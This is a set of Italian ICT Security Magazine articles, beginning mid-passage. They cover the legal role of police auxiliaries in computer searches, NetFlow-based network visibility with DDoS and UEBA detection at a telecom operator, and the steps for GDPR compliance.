Alcuni dei requisiti presuppongono una serie di accertamenti e verifiche che se ben posso essere realizzate rispetto ad una “rosa” di candidati sono giocoforza rimesse ad una mera dichiarazione dell’interessato nelle situazioni d’urgenza, soprattutto quando la persona sia “l’unica”.

Alcuni esempi:

– accertare l’assenza di condanne, interdizioni, misure di sicurezza e prevenzione, se è agevole per gli Uffici della Procura, non lo è altrettanto per l’ufficiale di P.G. impegnato nella perquisizione di un server aziendale che ha necessità di nominare ausiliario non un soggetto dalla “fedina penale” pulita, ma uno capace di risolvere urgentemente i problemi tecnici che si oppongono all’attività di polizia. Ci si domanda quindi se all’atto della nomina sia necessario richiedere al potenziale “ausiliario” un’autocertificazione circa il suo stato e di qui mi si permetta, di avvalorare allora, (ricordando l’interpretazione giurisprudenziale prima evidenziata), la necessità della forma scritta nella nomina dello stesso.

– nessun interesse nel procedimento…qui la cosa si fa ancora più complessa. Per motivi di opportunità la nomina di un Consulente Tecnico vuole come requisito essenziale l’estraneità dello stesso ad eventuali interessi nel procedimento; pena, l’attendibilità delle proprie conclusioni che potrebbero essere viste quantomeno, come “di parte”. Per quanto concerne l’ausiliario di P.G. e chi ne ha esperienza non può che confermarlo, questi è spesso nell’urgenza e nell’immediatezza tratto da personale appartenente talvolta alla stessa azienda perquisita (es. classico l’amministratore di rete dell’azienda, l’IT Manager etc. di importanti realtà aziendali). La scelta per quanto possa apparire inopportuna è spesso (forse troppo) l’unica percorribile.

Accade infatti sovente che l’ausiliario di P.G., per i motivi già tratteggiati in precedenza possa anche essere persona “dipendente” dell’azienda perquisita. La norma di per sé non lo vieta ed è anche altrettanto vero ed innegabile, che molto spesso, solo un dipendente dell’azienda oggetto della perquisizione informatica, incarna quelle competenze tecniche di cui la P.G. è sprovvista. (chi ha esperienze di perquisizioni informatiche … lo sa!)

Al di là di simpatici aneddoti è evidente tuttavia come la nomina di un ausiliario di P.G. “interno” alla stessa compagine aziendale possa costituire quantomeno elemento di imbarazzo sia per l’azienda che per la P.G.

Quest’ultima in particolare dovrà sempre porre particolare attenzione alla “posizione” del soggetto scelto, ovvero che lo stesso per qualsivoglia motivo (e si badi accade più spesso di quanto si creda), non venga poi a ricoprire anche lui la posizione di persona sottoposta alle indagini per reati a lui ascrivibili o in concorso con altri, simili o anche diversi da quelli per cui si procede. O a dirla meglio … si eviti di nominare ausiliari di P.G. coloro che ricoprono posizioni di alta responsabilità spesso “oggettiva” prediligendo nella scelta persone della compagine aziendale in possesso delle specifiche competenze richieste ed in posizioni escluse dalle cosiddette “responsabilità oggettive” legate alla carica.

Un breve accenno, infine, all’aspetto concernente l’eventuale rifiuto a prestare la propria opera da parte dell’ausiliario individuato, che molti sintetizzano in: L’ausiliario di P.G. non può rifiutare la propria opera poiché in virtù della qualifica rivestita incorrerebbe nella violazione dell’art. 328 C.P. (Rifiuto di atti d’ufficio – Omissione).

Il reato in trattazione prevede una sanzione da 6 mesi a due anni, volendo qui significare che non ha certo un effetto deterrente circa eventuali condotte “omissive” di altro genere che l’ausiliario di P.G. potrebbe commettere nell’assolvimento dell’opera (ausiliario di P.G. che non rifiuta l’incarico ma assolve infedelmente lo stesso), va comunque considerato che eventuali altre omissioni potrebbero poi configurare altri reati ben più gravi e puniti in maniera più pesante (favoreggiamento personale ex art. 378 C.P. o casi di concorso nel reato ex art. 110 C.P. ). Ma di ciò spesso non si informa adeguatamente l’ausiliario di P.G. ed ecco che ancora una volta … prediligo la forma scritta.

In conclusione, se dal 1989 l’attuale codice di procedura penale con l’art. 348 comma 4 è risultato al passo coi tempi in tutte quelle situazioni che venivano a richiedere la nomina di un ausiliario di P.G., oggi in un rinnovato ed evoluto mondo digitale (diretto anche verso una imponente e giusta protezione dei dati), questa figura ha anche bisogno di una nuova regolamentazione.

Si affacciano nuove figure nell’ambito del GDPR (General Data Protection Regulation) quale quella del DPO (Data Protection Officer) che in futuro, potrebbe rappresentare quel soggetto capace di interfacciarsi in modo nuovo e moderno con la polizia giudiziaria. Il DPO sarà, infatti, una sorta di ibrido fra il ruolo di vigilanza dei processi interni alla struttura ed il ruolo di consulenza, nonché “ponte di contatto” e super partes con l’Autorità Garante nazionale. Di qui un ruolo certamente “privilegiato” nella gestione dei dati aziendali, tanto da vederlo in futuro, ove presente, il “referente diretto”, “l’ausiliario di P.G. qualificato” ad assolvere ed assecondare personalmente o attraverso collaboratori dallo stesso individuati ma sotto la sua responsabilità, le richieste della P.G.. Elemento di preferenza nella sua individuazione e scelta da parte della P.G. sarà proprio questa sua posizione di terzietà che potrà risolvere molte delle problematiche in questo articolo molto modestamente e senza pretesa di esaustività ho voluto evidenziare.

NOTE

[1]  https://www.ictsecuritymagazine.com/articoli/legge-18-marzo-2008-n-48-lufficiale-polizia-giudiziaria-dieci-anni/

[2]  E’ il caso della polizia giudiziaria che prima di intraprendere le operazioni si avvale quale ausiliario di P.G. di  soggetti in possesso di elevate competenze tecniche – es. digital forensics expert o altri soggetti in possesso di certificazioni internazionali quali CIFI etc. o ancora coloro che in proprio o attraverso società offro anche tale servizio di “ausiliario di P.G.” alla polizia giudiziaria che ne faccia richiesta.

[3]  http://www.procura.udine.giustizia.it/allegati/2016-11-11_Direttiva.pdf

[4]  Sez.III, sent.n. 17177 del 18-02-2010 (ud. Del 18-02-2010), (rv. 246978)


A cura di: Pier Luca Toselli 

L’articolo L’intervento dell’Ausiliario di Polizia Giudiziaria, ex art. 348 c.p.p. nelle perquisizioni informatiche proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/lintervento-dellausiliario-di-polizia-giudiziaria-ex-art-348-c-p-p-nelle-perquisizioni-informatiche/


La Network Visibility è alla base di una efficace strategia di protezione aziendale

Come possiamo difenderci da qualcosa che non riusciamo a vedere, misurare, analizzare? Anche se nel passato si è fatto ampio affidamento su soluzioni di sicurezza in grado di limitare le conseguenze di un attacco mediante contromisure statiche basate sulla scelta a priori di flussi di traffico ammessi (es. firewall) o di firme (es. antivirus), sappiamo bene che oggi questo approccio non è più adeguato. La complessità e la varietà degli attacchi che possono essere rivolti verso il patrimonio informativo di un’azienda ci obbligano ad analizzare con nuovi strumenti fenomeni che possono essere il risultato di più metodi (blended attack), che tendono ad agire senza far “rumore” nella massa di informazioni che viaggiano nelle reti (low and slow) e che sono spesso composti da più fasi apparentemente non correlate fra loro (staged attack). Se da un lato il progresso tecnologico rende disponibili strumenti estremamente potenti quali il Machine Learning e gli strumenti di Big Data Analysis, dall’altro cresce il rischio di collezionare volumi estremamente elevati di informazioni (con possibile rischio di esposizioni verso tematiche di violazione della privacy) senza che questi siano in grado di tradursi in dati significativi, numericamente gestibili, e quindi utili ai fini del riconoscimento, del contenimento e della reazione ad un attacco informatico.

Nel presente articolo verrà presentato un approccio alla tematica della visibilità di rete che nasce dall’esperienza reale di un operatore di telecomunicazioni e quindi dalla doppia esigenza di proteggere le informazioni sulla propria rete enterprise (intranet) al pari di qualsiasi grande azienda con decine di migliaia di utenti e di garantire il servizio in sicurezza sulla rete pubblica (internet) laddove gli utenti sono decine di milioni.

In merito all’obiettivo da porsi nell’effettuare un monitoraggio del traffico di una public network, il caso d’uso tipico è quello della protezione da attacchi di tipo DDoS (si veda in proposito l’articolo “La resilienza di una rete di telecomunicazioni ad attacchi di tipo DDoS” su questa testata), siano essi puramente volumetrici o applicativi. Nel caso di una rete enterprise gli obiettivi possono essere molteplici fra questi è possibile annoverare il riconoscimento di:

  • un attacco di tipo DDoS;
  • la propagazione di un malware;
  • l’esecuzione di una scansione non autorizzata (passo propedeutico alla realizzazione di un attacco);
  • la comunicazione con un sito di command and control;
  • attività di data exfiltration;
  • accesso improprio a risorse sulla rete;
  • situazione anomala, non usuale e sconosciuta (da analizzare ulteriormente).

Dati gli obiettivi, il secondo passo da effettuare è definire che tipo di informazioni di base occorra prendere in considerazione. In particolare si presentano due possibilità: analizzare il traffico prendendone una copia integrale oppure analizzare descrittori sintetici dei “flow” di traffico in formati come Netflow (il più diffuso), NetStream, cFlowd, JFlow, sFlow ed IPFIX. La scelta tra i due approcci dovrà avvenire in base ai volumi di dati da analizzare, ai possibili impatti in termini di privacy e naturalmente all’effettiva utilità ed efficacia della fonte.

Il trade-off tra raccolta/analisi/archiviazione delle informazioni sul traffico (visibilità) e garanzie sulla appropriata gestione di queste informazioni (privacy) è un tema assolutamente di primo piano specialmente per chi si occupa di security su una public network.

Cosa è il Netflow?

Il NetFlow è una funzionalità originariamente introdotta da Cisco sui suoi router che offre la possibilità di analizzare e descrivere il traffico di rete IP quando attraverso una interfaccia, producendo un set di informazioni, che viene organizzato in record.

Il Netflow si è evoluto partendo dalla sua prima versione (v1) resa disponibile già intorno al 1996, attraverso la versione 5, che ne ha segnato l’affermazione come standard de facto, fino alla versione 9 (IETF RFC3954) che ha introdotto il concetto di flessibilità nel formato del record, risultando adattabile a un maggior numero di contesti.

Un flow, secondo la definizione dell’IETF, è: “una sequenza di pacchetti da un’applicazione mittente ad un’applicazione ricevente”; nell’ambito del Netflow viene considerato un flow ogni comunicazione unidirezionale identificata da 7 specifici campi degli header IP e UDP/TCP (definizione classica valida per v5), quindi ad un record vengono associati e conteggiati tutti i pacchetti che hanno in comune: indirizzo IP sorgente, indirizzo IP destinazione, porta sorgente, porta destinazione, protocollo, identificativo SNMP dell’interfaccia di ingresso, e valore dell’IP type of service (ToS).

Queste però non sono le sole informazioni che possono essere esportate; molti altri dati possono essere resi disponibili, come: l’IP next-hop, identificativo SNMP dell’interfaccia di uscita, il numero di pacchetti associati al flow, il numero totale di bytes dei pacchetti associati al flow, l’uptime del sistema allo start del flow, l’uptime del sistema al momento dell’ultimo pacchetto associato al flow, informazioni sui TCP flags, l’Autonomous System number dell’IP sorgente, l’Autonomous System number (origin o peer) dell’IP destinazione, la prefix mask dell’IP sorgente, la prefix mask dell’IP destinazione ed altri ancora. Nessuna informazione sul payload dei pacchetti viene raccolta.

I record, il cui tempo di permanenza nella memoria del nodo è regolato tramite alcuni parametri, vengono poi raggruppati ed esportati, utilizzando il protocollo UDP, verso i dispositivi destinati ad analizzarli indicati come ‘collector’.

A seconda dello scenario di utilizzo il Netflow può essere campionato o meno (si parla appunto di sampled o unsampled Netflow); la differenza sta nel produrre/esportare informazioni solo su un campionamento di pacchetti o sulla loro totalità. Naturalmente a una maggiore quantità di informazioni (unsampled) corrispondono maggiori oneri computazionali (nella produzione/esportazione), elaborativi (nell’analisi) e di archiviazione. A questo proposito, due esempi agli estremi opposti sono da un lato quello del “billing”, dove è necessario tracciare tutti i pacchetti per una corretta tariffazione, e dall’altro quello della rilevazione di attacchi DDoS, dove è necessario potere analizzare grandi volumi di traffico ma le caratteristiche statistiche degli eventi sono tali da consentire un efficace uso del campionamento (passi di campionamento tra 1:1024 a 1:4096 sono i più utilizzati in questo ambito).

In alcuni scenari per ragioni legate alla limitata capacità computazionale o funzionale di alcuni nodi, o alla loro obsolescenza, non è possibile attivare la generazione/esportazione del Netflow. In questi casi vengono utilizzati dispositivi esterni che svolgono questo compito: parliamo di tecnologie che ricevendo copia del traffico (raccolta tramite inserimento di ‘tap’ sui link, con l’utilizzo di SPAN/RSPAN o di network packet broker) e, senza archiviarlo in alcuno modo, si occupano di produrre ed esportare il Netflow.

Nel caso di visibilità del traffico sulla rete Internet di un ISP la scelta è pressoché obbligata sia per i volumi in gioco (Terabit/secondo) che per le possibili problematiche relative alla salvaguardia della privacy dei clienti.

Per quanto riguarda la rete intranet, esistono sia soluzioni di mercato in grado di analizzare copia integrale del traffico sia soluzioni in grado di partire dal Netflow (preferibilmente non campionato per non rischiare trascurare fenomeni statisticamente rari). Nel primo caso è fondamentale porsi nell’ottica di realizzare un’analisi legata al rispetto della privacy degli utenti della rete siano essi interni o esterni all’organizzazione. Tale analisi (da ritenersi obbligatoria con l’entrata in vigore del GDPR General Data Protection Regulation nella forma di un PIA Privacy Impact Assessment) dovrà verificare se il rischio di trattare dati quali ad esempio URL di navigazione, email, file personali, etc…, sia commisurato alla finalità del trattamento (ovvero la protezione aziendale).  Nel caso di utilizzo del Netflow come dato di base ai fini della visibilità, l’arricchimento dell’informazione con eventuali dati personali (ad esempio identificativo utente) avverrà solo in caso di gestione di evento classificabile come incidente di sicurezza limitando in maniera determinante il rischio di esposizione di dati personali.

Vale, infine, la pena di citare un ambiente che, viste le sue peculiarità, anche per la problematiche legate alla visibilità presenta delle esigenze specifiche: gli Internet Data Center (IDC). Questi presentano di fatto una commistione di caratteristiche di public e private network, inoltre, l’altissima densità delle infrastrutture di rete che vi sono concentrate, insieme all’utilizzo spinto di tecniche di virtualizzazione e di SDN (Software Defined Networking) richiedono anche per la traffic visibility soluzioni che siano adatte a questi ambienti.

La visibilità sulla rete pubblica di un ISP

Alla luce delle attuali minacce un ISP difficilmente può fare a meno di dotarsi di una o più piattaforme che gli diano visibilità dei flussi di traffico sulla sua public network; la vocazione security oriented di queste soluzioni, legata in primis alla DDoS Attacks and Traffic Anomaly Detection, non è la sola: sono strumenti in grado di dare supporto nelle analisi e nelle decisioni sia a chi si occupa di pianificazione delle reti, sia ai gruppi operativi. Più che in passato, infatti, possono scatenarsi in rete fenomeni rilevanti che sono direttamente connessi all’erogazione dei servizi offerti da attori esterni all’ISP, come gli OTT. Avere una visibilità di questi fenomeni tale da consentirne l’analisi e la gestione è di grande importanza.

Le tecnologie utilizzate elaborano principalmente sampled Netflow (visti i volumi di traffico in gioco), ma anche informazioni come gli indicatori di utilizzo delle interfacce dei nodi, i dati del piano di controllo della rete (BGP), le query eseguite sui DNS e dei feed esterni che consentono di avere una visione continuamente aggiornata delle architetture di player come gli OTT e le grandi piattaforme di content delivery.

L’analisi dei pattern di traffico, correlata alla tipologia di risorse con cui viene scambiato e alla variabilità dei profili di traffico nel tempo, consente di rilevare anche potenziali anomalie e utilizzi fraudolenti della rete.

Le attività di real-time monitoring precedono e accompagnano l’utilizzo di altre componenti dedicate al contrasto degli attacchi: l’analisi dell’andamento del traffico relativo alle risorse per cui le piattaforme generano alert e allarmi, permette di attivare le componenti di mitigation e di coordinare le attività di contrasto agli attacchi e ripristino delle normali condizioni di funzionamento della rete. In war time è rilevante anche la capacità di tenere sotto controllo l’evoluzione dei fenomeni che si gestiscono, adattando le contromisure in tempi rapidi e nel modo ottimale.


Per rappresentare semplicemente alcune potenzialità di queste tecnologie possiamo fare degli esempi, partendo dalla capacità di dare, a valle della rilevazione di un attacco DDoS, anche graficamente una indicazione in real-time sui vari vettori di cui questo è composto:

Una vasta gamma di informazioni circa il traffico di attacco viene resa disponibile in tempo reale, tra queste: volume, durata, distribuzione geografica delle sorgenti, dimensioni e caratteristiche (TCP Flag) dei pacchetti.



Per quanto riguarda gli aspetti non strettamente security related, è interessante osservare, come esempi, due fenomeni che senza le piattaforme di cui trattiamo non sarebbero stati rilevati e che riguardano eventi del recente passato: il matrimonio del principe William con Kate Middleton (29 aprile 2011) e il rilascio della release 9 dell’Apple IOS (17 settembre 2015).

Nel primo caso, a causa dell’elevatissimo numero di utenti che ha seguito l’evento in streaming, è stata osservata una quantità di traffico associato a porta/protocollo usati da Macromedia Flash con un picco di circa quattro volte il valore di norma osservato sulla rete in oggetto per quella porta/protocollo.

Nel secondo caso quando è stata rilasciata la versione 9 dell’Apple IOS, in breve tempo, un elevatissimo numero di dispositivi ne ha effettuato il download: questo ha portato ad un aumento di oltre 100Gbps di picco nel traffico scambiato tra la rete in oggetto ed un altro Autonomous System, che è quello che ospitava la piattaforma di distribuzione utilizzata da Apple.

La visibilità sulla rete intranet di una enterprise

L’approccio tradizionale per proteggere una rete intranet aziendale è quello di agire sul suo perimetro: in particolare viene analizzato il traffico sul confine tra la rete interna all’azienda (che ospita infrastruttura e sistemi) ed il mondo esterno (internet) tramite i tradizionali strumenti di sicurezza perimetrale quali firewall, sonde, proxy ecc..

Questi strumenti sono in grado di generare un numero elevato di allarmi, dati e statistiche, principalmente sulla base di meccanismi deterministici come il superamento di una soglia o il riconoscimento di una firma che, dunque, devono essere analizzati a fondo per discriminare gli eventi realmente malevoli dai falsi positivi: quando si riesce ad individuare una traccia, molto spesso l’attacco è già stato portato a termine.

Siccome l’obiettivo dei professionisti della security è riconoscere le potenziali minacce prima che queste abbiano effettivamente luogo, si fa sempre più forte la necessità di strumenti di security che, tramite algoritmi di analisi statistica e Machine Learning, siano in grado di analizzare velocemente grandi quantità di dati per individuare anomalie nel comportamento degli utenti e del traffico da essi generato, che possono essere ricondotte ad eventi effettivamente malevoli.

Inoltre, potrebbe non essere più sufficiente limitarsi a registrare gli eventi e gli allarmi generati sul confine della rete, perché sempre più spesso le azioni malevole, intenzionali o non, hanno origine proprio all’interno della rete aziendale, ad opera ad esempio di un insider, un utente che è riuscito a penetrare le difese perimetrali con l’obiettivo di diffondere un malware, avere accesso a dati sensibili o comunicare con un centro di Comando e Controllo.

Spesso la visibilità che si ha della propria rete è limitata, soprattutto nel caso di infrastrutture cresciute in dimensione e volumi di traffico nel corso degli anni. In questo modo le attività malevoli di un insider o di postazioni di lavoro compromesse possono essere portate avanti per molto tempo senza essere rivelate.

Per rispondere a tali esigenze le aziende possono dotarsi di una nuova classe di prodotti chiamati UEBA (User and Entity Behavior Analysis), che fanno della visibilità della rete un vero e proprio strumento di security, grazie alla possibilità di determinare dinamicamente la baseline di traffico per riconoscere e gestire real-time le diverse attività malevole che possono occorrere all’interno della rete.


I sistemi UEBA sono architetturalmente complessi, in quanto basati su diversi elementi distribuiti capillarmente all’interno della rete aventi lo scopo di raccogliere informazioni sul traffico sotto forma di descrittori (Netflow), informazioni non strutturate come log di web proxy, di sistemi di autenticazione centralizzati, query DNS, o addirittura una copia integrale del traffico, che devono essere raccolti da collettori per poter essere analizzati.

Sulla base di questi dati viene dunque costruito un vero e proprio modello della rete, in termini di volumi e tipologie di traffico, con lo scopo di definire il comportamento “normale” di gruppi omogenei di utenti, cioè persone ed entità che all’interno dell’azienda ricoprono i medesimi ruoli da cui è lecito aspettarsi un comportamento simile, e di conseguenza individuare tempestivamente le eventuali deviazioni potenzialmente “malevole” dal modello normale.


Visibilità delle applicazioni utilizzate

L’obiettivo dichiarato dei sistemi UEBA è dunque quello di accorciare i tempi di rilevazione, diminuendo il mean time to detect (MTTD) di attività malevole, volontarie o riconducibili a dispositivi compromessi, che avvengono all’interno della rete. Questi sistemi permettono inoltre di gestire efficientemente l’analisi forense di tali eventi, in quanto sono in grado di storicizzare i dati raccolti per lunghi periodi, e renderli disponibili per permettere l’estrazione informazioni di valore relativi agli attacchi.


Sommario degli allarmi giornalieri

Il grado di interazione tra i sistemi UEBA e l’ecosistema dei prodotti tradizionali di sicurezza in campo è un fattore di successo della soluzione di visibility. Da un lato, questi possono essere usati come sorgenti per i dati necessari alla generazione delle baseline comportamentali, dall’altro gli stessi strumenti possono essere innescati nella gestione degli incidenti di sicurezza rilevati, in modo automatico nel caso di azioni di remediation o in modo manuale, ad esempio per attività di follow-up ed analisi forense.

A titolo di esempio possono essere citati i sistemi di autenticazione (Active Directory o Radius server) attraverso i quali è possibile ottenere informazioni sull’attività di un utente, ma che allo stesso tempo possono essere usati per inibire rapidamente ed in modo automatico l’accesso di un utente o sistema su determinati asset, per limitarne il perimetro di azione e/o per bloccare la diffusione di un malware.

Un medesimo meccanismo di interazione si può avere con i Proxy, le sonde IPS ed i server DNS che forniscono dati collaterali, che possono cioè arricchire il livello di dettaglio dei dati in possesso del sistema UEBA e che possono essere istruiti in maniera automatica per bloccare i flussi di traffico di un indirizzo IP coinvolto in un evento di sicurezza.

Le informazioni sugli allarmi scattati ed i relativi dettagli possono essere, quindi, inviati verso il SIEM (Security Information and Event Management) per supportare le successive attività di analisi forense e verso i prodotti di Threat Intelligence che avranno il ruolo di generare degli indicatori di compromissione (IoC) che, al tempo stesso, possono essere usati come dataset di informazioni che i prodotti UEBA sono in grado di elaborare.

La visibilità: un fattore chiave

La disamina proposta ha tentato di porre in evidenza le ragioni che fanno della visibilità una fattore chiave nello scenario attuale per proteggere, gestire e sviluppare le reti.

L’evolversi delle minacce, insieme alla complessità dei moderni ambienti ICT non consentono di prescindere dall’adozione di strumenti utili ad avere informazioni precise ed aggiornate su quello che accade, nonché dal dedicare la necessaria attenzione alla progettazione di architetture che considerino in modo nativo le esigenze legate alla visibilità.


A cura di: Giuseppe Giannini e Alessandro Patacca

L’articolo La Network Visibility è alla base di una efficace strategia di protezione aziendale proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/la-network-visibility-e-alla-base-di-una-efficace-strategia-di-protezione-aziendale/


Adeguarsi al GDPR: tra obblighi e opportunità

Il regolamento Europeo sul trattamento dei dati personali, segnerà un grande cambiamento nella gestione dei dati personali e nell’approccio al diritto alla privacy.

L’adeguamento alla nuova normativa Europea, comporterà inevitabilmente un’operazione di riprogettazione di quei processi aziendali che hanno ad oggetto il trattamento dei dati personali.

Analizzare, valutare, documentare e aggiornare saranno le azioni che caratterizzeranno ogni attività di adeguamento; infatti, il GDPR richiede, ad ogni titolare del trattamento, di implementare all’interno della propria organizzazione le misure organizzative e tecniche adeguate per garantire che il trattamento dei dati personali avvenga in conformità con quanto disposto dalla normativa stessa.

Rispetto al passato, la scelta delle misure organizzative e tecniche da attuare potrà essere effettuata in modo libero e senza i limiti imposti dalla normativa. Nel GDPR, infatti, non vengono elencate le misure minime di sicurezza da attuare, così come veniva specificato nel Codice della privacy e nell’allegato B.

Il prossimo 25 maggio, quindi, ogni Titolare del trattamento avrà sul suo tavolo un foglio bianco che, tenuto conto della natura, dell’ambito del contesto e delle finalità del trattamento, nonché dei rischi aventi probabilità e gravità diverse per i diritti e le libertà delle persone fisiche, dovrà compilare con tutte quelle informazioni necessarie per delineare e descrivere il proprio modello organizzativo privacy.

La libertà che il GDPR riconosce ad ogni titolare del trattamento è però bilanciata dall’obbligo di documentare e provare le analisi, le valutazioni fatte e le scelte che sono state prese per organizzare e proteggere i dati personali.

Il Titolare del trattamento, quindi, dovrà assumere un atteggiamento attivo e responsabile ed ogni decisione relativa al trattamento dei dati dovrà essere ponderata e documentata.

A supporto dell’accountability, il GDPR, all’articolo 30, prevede il documento denominato Registro dei Trattamenti, che, di fatto, è l’unico documento che il titolare del trattamento è obbligato, solo in alcuni casi, a predisporre e tenere, ma che è anche l’unico documento, che, a prescindere da detto obbligo, permette di documentare il modello organizzativo privacy adottato. Quindi il registro dei trattamenti è uno strumento necessario per mantenere il controllo della propria organizzazione e per poter dimostrare che il trattamento dei dati è realmente effettuato.

Dal punto di vista pratico, la domanda che ogni titolare si deve porre è: “come attuare quanto richiesto dalla nuova norma europea?”

I principali adempimenti, come informativa, consenso e misure di sicurezza, non subiscono grandi cambiamenti rispetto a quanto previsto dal Codice della privacy. L’elemento di discontinuità è rappresentato dalla modalità di attuazione; gli adempimenti privacy dovranno essere visti non più come adempimenti formali, bensì dovranno essere attuati in modo concreto. Il punto di partenza di ogni processo di adeguamento dovrà essere il principio privacy by design, cioè il Titolare del trattamento, prima ancora di pensare a come adeguarsi, dovrà programmare il trattamento che dovrà essere avviato. La tutela della privacy dovrà essere attuata preventivamente e dovrà essere il risultato di un approccio proattivo del Titolare del trattamento.

Gli articoli 24 e 32 del GDPR, individuano la metodologia da seguire per disegnare ed organizzare un modello organizzativo privacy conforme alla normativa; infatti, dagli adempimenti prescritti dall’art. 24 si possono ipotizzare le seguenti fasi del processo di adeguamento:

1 – Valutazione: il Titolare del trattamento, mappando la propria organizzazione, dovrà, come prima cosa, censire e analizzare quello che accade all’interno della propria azienda. Quindi, dovranno essere individuati:

  • il contesto in cui è effettuato il trattamento dei dati;
  • la natura dei dati trattati;
  • le finalità perseguite con il trattamento dei dati (la finalità del trattamento rappresenta l’obiettivo che ogni titolare vuole raggiungere tramite l’utilizzo dei dati personali. Definire la finalità è fondamentale per capire quali dati si devono realmente raccogliere per effettuate il trattamento, quali informazioni fornire all’interessato e quale dovrà essere il contenuto del consenso che nel caso si dovrà richiedere);
  • l’organigramma privacy, definendo ruoli e responsabilità.

2 – Attuazione: Dall’analisi della propria organizzazione, il titolare dovrà predisporre un piano di adeguamento al fine di colmare il gap normativo. Nel piano di adeguamento dovranno essere individuate le misure organizzative e tecniche da attuare. La scelta delle misure adeguate dovrà essere effettuata tenendo conto dello stato dell’arte e dei costi di attuazione, nonché della natura, dell’oggetto, del contesto e delle finalità del trattamento, come anche del rischio di probabilità e gravità per i diritti e le libertà delle persone fisiche.

3 – Verifica: Il titolare, dopo l’attuazione delle misure di sicurezza, dovrà verificare e documentare le scelte, le analisi e le valutazioni fatte; in questo modo il titolare creerà un proprio sistema documentale privacy necessario per provare quanto attuato e per gestire la successiva fase dell’aggiornamento.

4 – Aggiornamento: Al fine di rendere il modello organizzativo privacy sempre adeguato alla normativa, il titolare dovrà verificare periodicamente eventuali cambiamenti nelle modalità di trattamento e, nel caso, aggiornare il modello e la documentazione descrittiva.

Il titolare del trattamento, quindi, dovrà, con la massima libertà, individuare quelle procedure atte ad analizzare e valutare la propria organizzazione, al fine di definire poi un modello organizzativo e di gestione della privacy finalizzato a proteggere i dati personali ed i diritti degli interessati dalle minacce e dai rischi individuati.

Alla fine di questo processo di adeguamento, il titolare dovrà essere in grado di dimostrare e descrivere, tramite specifica documentazione: il proprio modello aziendale, le misure organizzative e tecniche attuate, le istruzioni per trattare i dati personali alle persone autorizzate. Nel caso di trattamento basato sul consenso dell’interessato, il titolare dovrà organizzare e conservare le dichiarazioni di consenso, in modo da garantire, in caso di accertamenti e/o di richieste da parte degli interessati, la ricercabilità e l’esibizione di dette dichiarazioni di consenso.

Il ciclo di attività finalizzate all’adeguamento normativo è sicuramente molto vicino ai modelli di gestione a cui le aziende aderiscono in modo volontario, come ad esempio quelli sulla qualità (ISO 9001) e rappresenta anche l’opportunità, per ogni titolare del trattamento, di riorganizzare i propri processi aziendali anche in ottica di miglioramento dell’efficacia ed efficienza dei rispettivi processi.

